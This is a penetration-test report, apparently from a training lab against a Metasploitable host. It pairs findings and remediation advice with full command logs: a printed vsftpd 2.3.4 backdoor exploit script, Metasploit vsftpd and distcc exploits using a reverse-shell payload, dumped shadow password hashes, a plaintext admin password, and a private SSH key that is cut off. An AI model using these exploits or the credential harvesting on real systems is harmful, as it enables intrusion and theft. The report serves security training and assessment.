MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.78 seconds
```

Scan Tools Profile Help

Target: 172.22.117.0/24 Profile: Intense scan

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS	Host
	172.22.117.10
	172.22.117.15

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	shell	Netkit rshd
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)
6667	tcp	open	irc	UnrealIRCd
8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

VSFTPD 2.3.4 Exploitation (CVE-2011-2523)

Risk Rating: **Critical**

Description:
The vsftpd 2.3.4 - Backdoor Command Execution Vulnerability (CVE-2011-2523) discovered from network scanning of **megacorpone.com** is used to gain access to the machine 172.22.117.150. Root access was confirmed using “whoami” after the successful exploitation. Step-by-step vulnerability exploitations are screen-captured and detailed below Remediation.

Affected Hosts: 172.22.117.150

Remediation:

- Perform regular vulnerability scanning of the network to highlight and correct known exploits.
- Close all unnecessary ports to include port 21 to mitigate the attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.

```
┌──(root㉿kali)-[~]
└─# searchsploit vsftpd
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

vsftpd 2.3.4 - Backdoor Command Execution will be our target
Examining the script before using:

```
GNU nano 5.4                    /usr/share/exploitdb/exploits/unix/remote/49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: Maestro
# Software Link: http://www.linuxfromscratch.org/~thomas/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: Debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #If necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #If necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #If necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

The variables args and host indicate that the script accepts the IP address of the vulnerable host as an argument, and, therefore, we do not need to edit the script.

Running the python script:

```
┌──(root💀 kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/unix/remote/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python2.7/telnetlib.py", line 211, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python2.7/telnetlib.py", line 227, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python2.7/socket.py", line 575, in create_connection
    raise err
socket.error: [Errno 111] Connection refused

┌──(root💀 kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
whoami
root
```

C2 Research

Risk Rating: **Low**

Description:
Kill Chain Labs investigated various C2 matrices via https://www.thec2matrix.com/matrix in order to identify potential frameworks for C2 attacks. Cobalt Strike was identified as an optimal choice due to its ability to operate on Windows machines and communicate over HTTP/S, DNS, TCP, and SMB. See below for further details.

C2 MATRIX

Click a Tab to Start Exploring

Information	Code + UI	Channels	Agents	Capabilities	Support

C2	Version Reviewed	Implementation
Apfell	1.3	Docker
Caldera	2	pip3
Cobalt Strike	2	binary

C2 MATRIX

Click a Tab to Start Exploring

Information	Code + UI	Channels	Agents	Capabilities	Support

C2	Server Language	Agent Language	Multi-User	UI	API
Apfell	Python	Python	✓	Web	✓
Caldera	Python	Go	✓	Web	✓
Cobalt Strike	Java	Java	✓	GUI	✗

C2 MATRIX

Click a Tab to Start Exploring

Information | Code + UI | Channels | Agents | Capabilities | Support

C2	TCP	HTTP	HTTP2	HTTP3	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB
Apfell	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	
Caldera	✗	✓	✗	✗	✗	✗	✗	✗	✗		
Cobalt Strike	✓	✓	✗	✗	✓	✗	✗	✗	✗	✗	✓

C2 MATRIX

Click a Tab to Start Exploring

Information | Code + UI | Channels | Agents | Capabilities | Support

C2	Windows Agent	Linux Agent	macOS Agent
Apfell	✗	✓	✓
Caldera	✓	✓	✓
Cobalt Strike	✓	✗	✗

C2 MATRIX

Click a Tab to Start Exploring

Information | Code + UI | Channels | Agents | Capabilities | Support

C2	Key Exchange	Proxy Aware	Custom Profile	Jitter	Working Hours	Kill Date	Chaining / P2P / Beacon/Heads	Logging	ATT&CK Mapping
Apfell	Encrypted Key Exchange	✗	✓	✗	✗	✗	✗	✓	✓
Caldera	None	✓	✓	✓	✗	✗	✓	✓	✓
Cobalt Strike		✓	✓	✓	✗	✓	✓	✓	✓

Metasploit Exploitation

Risk Rating: **Critical**

Description:
Kill Chain Labs exploited host 172.22.117.150 using Metasploit exploit(unix/ftp.vsftpd_234_backdoor) similarly to the previous vsftpd 2.3.4 - Backdoor Command Execution Vulnerability (CVE-2011-2523). Reconnaissance was conducted using auxiliary(scanner/ftp/anonymous) to verify Metasploit exploitation procedure on the Unix platform. After gaining root access, /etc/shadow was searched for password hashes and /etc/sudoers was searched for privilege specifications.
In addition, exploit(unix/misc/distcc_exec) was used to allow remote attackers to execute arbitrary commands (see CVE-2004-2687).
Step-by-step vulnerability exploitations are screen-captured and detailed below Remediation.

Affected Hosts: 172.22.117.150

Remediation:

- Perform regular vulnerability scanning of the network to highlight and correct known exploits.
- Close all unnecessary ports to include port 21 to mitigate the attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.

Recon using auxiliary/ftp/anonymous

```
msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > info

       Name: Anonymous FTP Access Detection
     Module: auxiliary/scanner/ftp/anonymous
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Matteo Cantoni <goony@nothink.org>

Check supported:
  No

Basic options:
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                          ki/Using-Metasploit
  RPORT    21                   yes       The target port (TCP)
  THREADS  1                    yes       The number of concurrent threads (max one per host)

Description:
  Detect anonymous (read/write) FTP server access.

References:
  http://en.wikipedia.org/wiki/File_Transfer_Protocol#Anonymous_FTP

msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[+] 172.22.117.150:21     - 172.22.117.150:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[+] 172.22.117.150:21     - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Us
                                     ing-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[+] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 172.22.117.150:21 - USER: 331 Please specify the password.
[+] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[+] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[+] Command shell session 1 opened (172.22.117.100:36299 -> 172.22.117.150:6200 ) at 2023-02-09 14:40:02 -0500
```

whoami to verify success

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[+] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 172.22.117.150:21 - USER: 331 Please specify the password.
[+] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[+] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[+] Command shell session 1 opened (172.22.117.100:36299 -> 172.22.117.150:6200 ) at 2023-02-09 14:40:02 -0500

whoami
root
```


```
cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$RwJ5ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL…:19005:0:99999:7:::
```

```
cat sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Exploit(unix/misc/distcc_exec) was used to allow remote attackers to execute arbitrary commands (see CVE-2004-2687):

```
msf6 exploit([redacted]) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit([redacted]) > info

       Name: DistCC Daemon Command Execution
     Module: exploit/unix/misc/distcc_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2002-02-01

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   3632             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-2687
  OSVDB (13378)
  http://distcc.samba.org/security.html
```

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via
Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via
perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via
Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via
Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Exec
ution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse
 TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/
dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SS
L (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse
 TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (v
ia Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SS
L (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (v
ia Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SS
L (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse
 TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(unix/misc/distcc_exec) > optins
[-] Unknown command: optins.
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```



Privilege Escalation

Risk Rating: **Critical**

Description:
Kill Chain Labs previously discovered the poor password management practices during the reconnaissance phase. Adminpassword.txt was found in the /var/tmp/ directory by using “find / -type f -iname “*admin*.txt””.

Affected Hosts: megacorpone.com

Remediation:

- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Do not save files with login credentials directly in the computer or server directories.
- Use an approved password manager for enterprise.

```
whoami
daemon
find / -type f -iname "*admin*.txt"
find: /lost+found: Permission denied
find: /home/user/.ssh: Permission denied
find: /home/msfadmin/vulnerable/mysql-ssl/mysql-keys: Permission denied
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/TWikiAdminGroup.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/TWikiAdminCookBook.txt
find: /home/msfadmin/.ssh: Permission denied
find: /home/msfadmin/.gconfd: Permission denied
find: /home/msfadmin/.gconf: Permission denied
find: /usr/lib/mozilla: Permission denied
find: /proc/tty/driver: Permission denied
find: /proc/1/task/1/fd: Permission denied
find: /proc/1/task/1/fdinfo: Permission denied
find: /proc/1/fd: Permission denied
find: /proc/1/fdinfo: Permission denied
find: /proc/2/task/2/fd: Permission denied
find: /proc/2/task/2/fdinfo: Permission denied
find: /proc/2/fd: Permission denied
find: /proc/2/fdinfo: Permission denied
find: /proc/3/task/3/fd: Permission denied
find: /proc/3/task/3/fdinfo: Permission denied
find: /proc/3/fd: Permission denied
find: /proc/3/fdinfo: Permission denied
find: /proc/4/task/4/fd: Permission denied
find: /proc/4/task/4/fdinfo: Permission denied
find: /proc/4/fd: Permission denied
find: /proc/4/fdinfo: Permission denied
find: /proc/5/task/5/fd: Permission denied
find: /proc/5/task/5/fdinfo: Permission denied
find: /proc/5/fd: Permission denied
find: /proc/5/fdinfo: Permission denied
find: /proc/6/task/6/fd: Permission denied
find: /proc/6/task/6/fdinfo: Permission denied
find: /proc/6/fd: Permission denied
find: /proc/6/fdinfo: Permission denied
find: /proc/7/task/7/fd: Permission denied
find: /proc/7/task/7/fdinfo: Permission denied
find: /proc/7/fd: Permission denied
find: /proc/7/fdinfo: Permission denied
find: /proc/41/task/41/fd: Permission denied
find: /proc/41/task/41/fdinfo: Permission denied
find: /proc/41/fd: Permission denied
find: /proc/41/fdinfo: Permission denied
find: /proc/44/task/44/fd: Permission denied
find: /proc/44/task/44/fdinfo: Permission denied
find: /proc/44/fd: Permission denied
find: /proc/44/fdinfo: Permission denied
find: /proc/45/task/45/fd: Permission denied
find: /proc/45/task/45/fdinfo: Permission denied
find: /proc/45/fd: Permission denied
find: /proc/45/fdinfo: Permission denied
find: /proc/102/task/102/fd: Permission denied
find: /proc/102/task/102/fdinfo: Permission denied
find: /proc/102/fd: Permission denied
find: /proc/102/fdinfo: Permission denied
find: /proc/141/task/141/fd: Permission denied
```

found adminpassword.txt

```
find: /var/lib/mysql/tikiwiki195: Permission denied
find: /var/lib/mysql/tikiwiki: Permission denied
find: /var/lib/postgresql/8.3/main: Permission denied
/var/tmp/adminpassword.txt
/var/www/twiki/data/Main/TWikiAdminGroup.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
/var/www/twiki/data/TWiki/TWikiAdminCookBook.txt
find: /var/www/tikiwiki/templates_c/en: Permission denied
```

```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

Password Cracking

Risk Rating: **Critical**

Description:
Kill Chain Labs was able to use the open SSH port to remotely access msfadmin@172.22.117.150. While in the system, msfadmin permissions were escalated to root privileges. From here, ssh keys were obtained as well as password hashes from /etc/shadow. Passwords from klog, systemd-ssh, sys, service, and tstark were captured using John the Ripper.

Affected Hosts: 172.22.117.150

Remediation:

- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Do not reuse passwords across users or services.
- Disable SSH functioning to reduce the attack surface.

```
┌──(root💀 kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 10 23:53:36 2022 from 172.22.117.100
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
```

sudo -l to see permissions
sudo su to gain root access

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# whoami
root
```

Find ssh keys using ls -ll:

```
root@metasploitable:/home/msfadmin# ls -ll
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
root@metasploitable:/home/msfadmin# ls -lla
total 48
drwxr-xr-x 7 msfadmin msfadmin 4096 2022-07-10 23:56 .
drwxr-xr-x 7 root     root     4096 2021-09-20 11:03 ..
-rw------- 1 msfadmin msfadmin  216 2022-07-10 23:56 .bash_history
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx------ 2 msfadmin msfadmin 4096 2022-07-10 06:25 .gconf
drwx------ 2 msfadmin msfadmin 4096 2022-07-10 06:25 .gconfd
-rw------- 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  604 2022-07-10 23:52 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
root@metasploitable:/home/msfadmin# ls .ssh/
authorized_keys  id_rsa  id_rsa.pub
```

cat ssh keys:

```
root@metasploitable:/home/msfadmin# cd .ssh
root@metasploitable:/home/msfadmin/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@metasploitable:/home/msfadmin/.ssh# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5Y
CZ39fa5iXIoLfi8tOVWtTtg3lkuv3eSV0zu5GeqZPHMtep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQ
AAAIAgt+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2ZIYVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI+OkzxSAGyuTskue4nvGCfxnDr58xa1pZcSO
66R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwMBX99K0UUVmLvNbPByEAAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5Zxt
XeQtW5BYyorILRZ5/Y4pChRa01bxTR5Jah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTCyt
g== user@metasploitable
root@metasploitable:/home/msfadmin/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXv5jGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S8381NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6Im5pUQ5i9+GgBUDaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlL5GDsnsQN/lG7w8sHDqs5t2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAl1WTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg4Bdyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00ZJo+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
